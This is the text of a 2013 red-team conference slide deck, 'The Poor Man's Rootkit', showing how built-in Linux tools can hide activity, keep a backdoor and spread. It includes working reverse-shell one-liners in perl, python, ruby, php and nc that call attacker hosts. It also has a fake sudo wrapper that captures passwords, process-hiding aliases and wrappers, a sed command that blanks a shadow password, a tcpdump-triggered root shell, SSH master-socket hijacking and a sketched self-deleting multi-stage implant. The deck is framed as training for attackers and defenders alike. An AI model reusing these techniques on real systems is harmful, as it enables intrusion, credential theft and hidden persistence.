The Poor Man's Rootkit:

KNOW YOUR ENEMY : KNOW YOUR SYSTEM

EFFECTIVNESS != COMPLEXITY

EVERYTHING IS A WEAPON

The Poor Man's Rookit:

For the Attacker:

- Use System Builtin's to Simulate Rootkit Functionality.
- Stop relying on tools: “*Master the environment*.”

For the Defender:

- Know Your System, Before I Use it Against You.
- Thinking like an attacker: *“Flip the evil bit.”*

Who Are You Again... ?

Themson Mester “them”

- Pentester / Red Teamer / Hacker of Things
- Black Lodge Research: Education Director
- I.D.A: Internet Detective, at Law
- Credentials: Masters in Nefarious Internet Studies

Find Me

- Twitter: @ThemsonMester
- IRC: Efnet, Freenode, Others...

Attackers VS. Defenders

WE WORK ON CONTRASTING METRICS

- Attacking isn't THAT easy...
- Defending isn't THAT hard...

WE FIGHT AT DIFFERENT DISTANCES

- Attackers: Fight Progressive Skirmishes
- Defenders: Manage Theaters of War

You Are Here:

- The Universe in relative scale... (swf)
- Defenders can not constantly act at this level. Understand what will influence it, address change with this in mind, and monitor changes within it.
- Come down to my level, assess changes to the environment the way I do. Then monitor from 10K feet.

Okay... Where Are We Going ?

Common Rootkit Functionality

Hiding

- Files
- Processes

Command & Control

- Back Doors
- Data Transfer
- Persistence

Spreading


- Hijacking
- Tunneling

What We Can Leverage:

- Wrapper Functions
- inode Manipulation
- Trojaned Aliases
- Control Characters
- Binary Flags
- ENV Abuse
- New Functionality
- Permission Tweaks
- Key ReMaps
- User Management
- strace Spying
- Service Impersonation
- System Scripts
- Poisoned Skeletons
- System Structures
- **Much, much, more...**

Hold On Badass ... :

You have to get in first!



I'm Already In:

Have You Ever Patched a Host?

- *Why ... ?*

Will You Ever Patched Again?

- *Why … ?*

We're all screwed, now on with the show...

Hiding:

hid·ing

/ˈhīdiNG/

1. To put or keep out of sight; secret.

2. To prevent the disclosure or recognition of; conceal: tried to hide the facts.

Hiding: Files

Relative Path Impersonation

Ramdisks (non-mounted / Encrypted)

File System Debugging

Loop Device Offsets

Hiding: Files – Relative Path Impersonation

- Abusing relative paths in conjunction with escaped whites space chars
- Low profile, harder to interact with file structures.

.

..

Hiding: Files – Relative Path Impersonation

DEMO TIME

- Prepare, there will be ~~a lot~~ a **TON** of demos

Hiding: Files – Ramdisks

- ext2 formated /dev/ram blocks

  /dev/ram*

- mount entries can be masked or hidden

  /etc/mtab vs /proc/mounts

- Low profile, ephemeral.

Hiding: Files – Ramdisks

DEMO TIME

Hiding: Files – File System Debugging

- Interact directly with file system by inode or path.

  inode: read, write, allocate & deallocate

- leverage *disk* group to access restricted files.

  debugfs /dev/ram9 -R "cat <12>"

- Harder to detect, unmounted block devices.

Hiding: Files – File System Debugging

DEMO TIME

Hiding: Files – Loop Device Offsets

- modprobe loop / des / cryptoloop
- Concat another file w/ image, use --offset for access
- Encrypted file image

*Data Hiding in Journaling File Systems, Eckstein & Jahnke, 2005

Hiding: Files – Loop Device Offsets

DEMO TIME

(permitting)

Hiding: Processes

Rename with Link Masking

Control Character Overwrites

Alias Overwrites

Shell Wrappers

Hiding: Processes – Names and Links

- This one is a no brainer...
- --no-dereference of symbolic links strengthens hiding

```
sudo ln -n `which debugfs` ./ls
```


Hiding: Processes – Names and Links

DEMO TIME

Hiding: Processes - Character Overwrites

Wait... what the heck?

./^MHIDE^M\ \ 666\ wut &



```
 PID USER      PR  NI  VIRT  RES  SHR S  %CPU %MEM    TIME+  COMMAND
1277 root      20   0  182m 3044 2496 S   0.0  0.6   0:00.00 polkitd
1287 user1     20   0 22572 3988 1872 S   0.0  0.8   0:04.08 bash
3199 postfix   20   0 27172 1520 1244 S   0.0  0.3   0:00.00 pickup
3200 root      20   0     0    0    0 S   0.0  0.0   0:01.03 kworker/0:0
3241 root      20   0     0    0    0 S   0.0  0.0   0:00.22 kworker/0:2
3284 root      20   0     0    0    0 S   0.0  0.0   0:00.18 kworker/0:1
 666 wut       20   0  4396  612  512 T   0.0  0.1   0:00.00 kworker/0:2
3299 user1     20   0 28776 1452 1100 T   0.0  0.3   0:00.00 ls
3300 user1     20   0 20492 1468 1088 R   0.0  0.3   0:00.61 top
```


Hiding: Processes - Character Overwrites

DEMO TIME

Hiding: Processes – Alias Overwrites

This is not the alias you are looking for, move along.

alias ps="/bin/echo POW;#^Malias false=\`   "



```
user1@blr1:~$ alias
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo
 error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'
')"'
alias egrep='egrep --color=auto'
alias fgrep='fgrep --color=auto'
alias grep='grep --color=auto'
alias l='ls -CF'
alias la='ls -A'
alias ll='ls -alF'
alias ls='ls --color=auto'
alias false=`           '
user1@blr1:~$ ps
POW
```

why not hijack sudo while we are at it...


Hiding: Processes – Alias Overwrites

DEMO TIME

Hiding: Processes – Wrapper Functions

Nothing to see here...

ps () { /bin/ps "$@" | grep -v -e hidetest.sh ; }



```
user1@blr1:~/prochid$ ./hidetest.sh &
[1] 4568
user1@blr1:~/prochid$ Running hidetest.sh

user1@blr1:~/prochid$ ps -u user1
  PID TTY          TIME CMD
 4475 tty1     00:00:00 bash
 4569 tty1     00:00:00 sleep
 4570 tty1     00:00:00 ps
 4571 tty1     00:00:00 grep
user1@blr1:~/prochid$ Finished hidetest.sh
```

sudo () { /bin/echo [sudo] password for $USER: ; read -s yoink ; /usr/bin/sudo "$@"; }

Hiding: Processes – Wrapper Functions

DEMO TIME

Command & Control

con·trol

/kənˈtrōl/

1. The power to influence or direct behavior or the course of events.

2. Determine the behavior or supervise the running of.

Command & Control

Data Transfer

Control

Back Doors

& Persistence

"LOOK OUT, GRACIE!
WITH ZENITH SPACE COMMAND TV I CAN CHANGE PROGRAMS FROM ACROSS THE ROOM"...
"George! You wouldn't dare!"
ZENITH
RECEIVER
1 ON-OFF
TUNE
2 LOWER
3 HIGHER
SOUND
4 ON-OFF
Space Command

ONLY ZENITH HAS SPACE COMMAND, THE REMOTE CONTROL UNIT THAT TUNES TV BY "SILENT SOUND"...

JUST TOUCH A BUTTON TO...

- shut off the sound of long, annoying commercials while the picture remains on the screen
- turn TV on and off
- change channels (either direction)

No Wires, No Batteries, No Transistors...

NOTHING BETWEEN YOU AND THE SET BUT SPACE!

Now tune TV from your lounge chair... anywhere in the room! At the touch of a button, the control unit in your hand emits a "Silent Sound" which only the electronic ear of your Space Command receiver can hear. Instantly your set responds! Automatically, each channel comes in sharper than ever before on Zenith's revolutionary new "Sunshine" Picture Tube.

The tone, too, is brilliantly superior, because Zenith's four High Fidelity Speakers, mounted on the sides of your picture screen, fill the room with true "living" sound.

Select the perfect Space Command TV set for your room from Zenith's new Decorator Group in Traditional, Modern, and Provincial style cabinets. You'll have the finest in television plus the joy of Space Command Remote TV Control. Not an extra cost accessory, it's built right into your set!

Command & Control: Data Transfer

- A bit too easy...

  nc, wget, curl, screen, /dev/tcp/, (s)ftp, tftp, http, samba, smbget, scp, ssh, nfs, tftp, vstp, tsget, mail, rsynch, perl, pyton, ruby, php, echo, tcpdump, logs, gawk etc ...

Next !

Command & Control: Control - Common

- perl
- python
- ruby
- php
- nc
- telnet
- ssh
- xterm

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN
->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR
EAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
ruby -rsocket
-e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec
sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
telnet <ip> <port> | /bin/bash | telnet <ip> <port>
```

```
nc -c /bin/bash <ip> <port>
```

Too many !

http://www.gnucitizen.org/blog/reverse-shell-with-bash/
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
http://lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/

Command & Control: Control – of Note

- FIFO's to Rearm netcat

  not a secret, man nc

- The gawk /inet/tcp

  **grugq, phrack #62*

- SSH & Disabled Pseudo-tty Allocation.

  *Duvel, phrack #64

- bash /dev/tcp and /dev/udp

  Debian bash compiled with –disable-net-redirections

Command & Control: Control – of Note

DEMO TIME

Command & Control: Back Doors

- Basics: Suid / Guid / World Writable
- Exec and Run Flag Abuse
- Curl Relays: bypass nat, hide C&C
- System Users, /bin/false remap, /etc/passwd ::
- Group Trust Abuse
- At deny Doors: blank /etc/at.deny
- Policy Kit Abuse: pkexec
- .d Directories, #include Statements
- Root Script Abuse

Be creative, they are everywhere...

Command & Control: Null System Users

- *Remap User Shell*

  ```
  /etc/passwd non-dereferenced link /bin/false\<space>
  ```

- *Null Pass, pam allows remote and local*

  ```
  cat /etc/shadow  | sed s/”messagebus:\*”/”messagebus:”/
  ```

- Add #includedir to /etc/sudoers.d/ etc

- Possible Create and Abuse *disk* Group

Command & Control: Null System Users

DEMO TIME

Command & Control: Flag Execution

System are full of binaries that interpret & write.

Some can run secondary commands, be aware.

PORT KNOCKABLE TCPDUMP ROOTSHELL

- tcpdump -z

  **Nicholas Neberthaume for potential vector*

- Get fancy with pcap filters, create a custom “rootknock” packet

```
tcpdump -C 1 -G 1 -vv -z "/home/mthem/execute.sh" -w testfile -i eth0 '((tcp)
and (dst port 80) and (src port 45454) and 'tcp[13] & 4 = 4')'
```

- POW!: uid=0(root) gid=0(root) groups=0(root)

Command & Control: Flag Execution

DEMO TIME

Command & Control: Dynamic Root Scripts

- Old static files that are now dynamically generated
- resolv.conf,   /etc/motd, and more...
- Executable scripts in /etc/update-motd.d/* are executed by pam_motd(8) **as the root user** at each login...

  Straight from man update-motd

Command & Control: Dynamic Root Scripts

DEMO TIME

Command & Control: Persistence

- Init.d scripts
- /etc/profile, /etc/profile.d
- /etc/default/: useradd, userdel
- Keybind poisoning
- Memory resident scripts
- Create your own, there are plenty of vectors

Be creative... No, really: BE CREATIVE!

On boot, to mem, delete self from disk. Write any data to unmounted & encrypted ramdisk. Set trap functions for shutdown to write self encrypted into init.d script or /etc/update-motd.d/* or root user function wrapper.

Relaunch on boot decrypting self in two stages. First stage decrypted via dig to host for txt record, then pull stage one code to memory, set trap and self delete. Second stage decrypts final payload into mem only when user presents correct key file in world writable dir. Avoid listing trigger name by using hash of trigger. When trigger file is present, load second stage. Again to unmounted crypted /dev/ram, waiting to trigger backdoor. Second stage provides root shell elevation via trigger or preset command flag sequence/order. Shell dropped via file | socket | group | #include | null system su | etc etc...

This is a 60 second brainstorm, I can do A LOT better, and so can you.

Spreading

- Hijacking
- Tunneling

Spreading

spreading

1. The fact or process of spreading over an area.

2. Open out so as to extend its surface area.

Spreading - Hijacking

- ssh master mode socket auto mode
  - Host *

    ControlMaster auto

    ControlPath /tmp/%r#%h%pls

- Connect to socket
  - ssh -S user2#192.168.0.50:22 192.168.0.50
  - (do not need ssh keys, pws or decryption of /home dir)

- Send Back a Shell and Exit, or Master Socket will Not exit()
  - nohup perl -e 'use Socket;$i="192.168.0.31";
    $p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
    {open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};' &

Spreading - Hijacking

DEMO TIME

Spreading: Hijacking

- file system back doors
- sudo key logs
- udev auto copy spreading
- ssh master mode sockets
- syscall spying

Spreading: Tunneling

- ssh chaining
- ip forwarding (ipv6 svctl)
- nc brokering
- ip tables chaining
- Syslog chains

Conclusions

- Defenders
  - ➢ Trust
  - ➢ Files
  - ➢ Sockets
  - ➢ Traffic
  - ➢ Logging
  - ➢ Response

- Attackers
  - ➢ Learn it
  - ➢ Tweak it
  - ➢ Break it
  - ➢ Build VOLTRON!!

Conclusions

These were parts to a kit, not a whole.

We did not compile a single line of code.

Be creative, be leery.

Questions and Contacts

@themsonmester

Presented: Black Lodge Research. March, 2013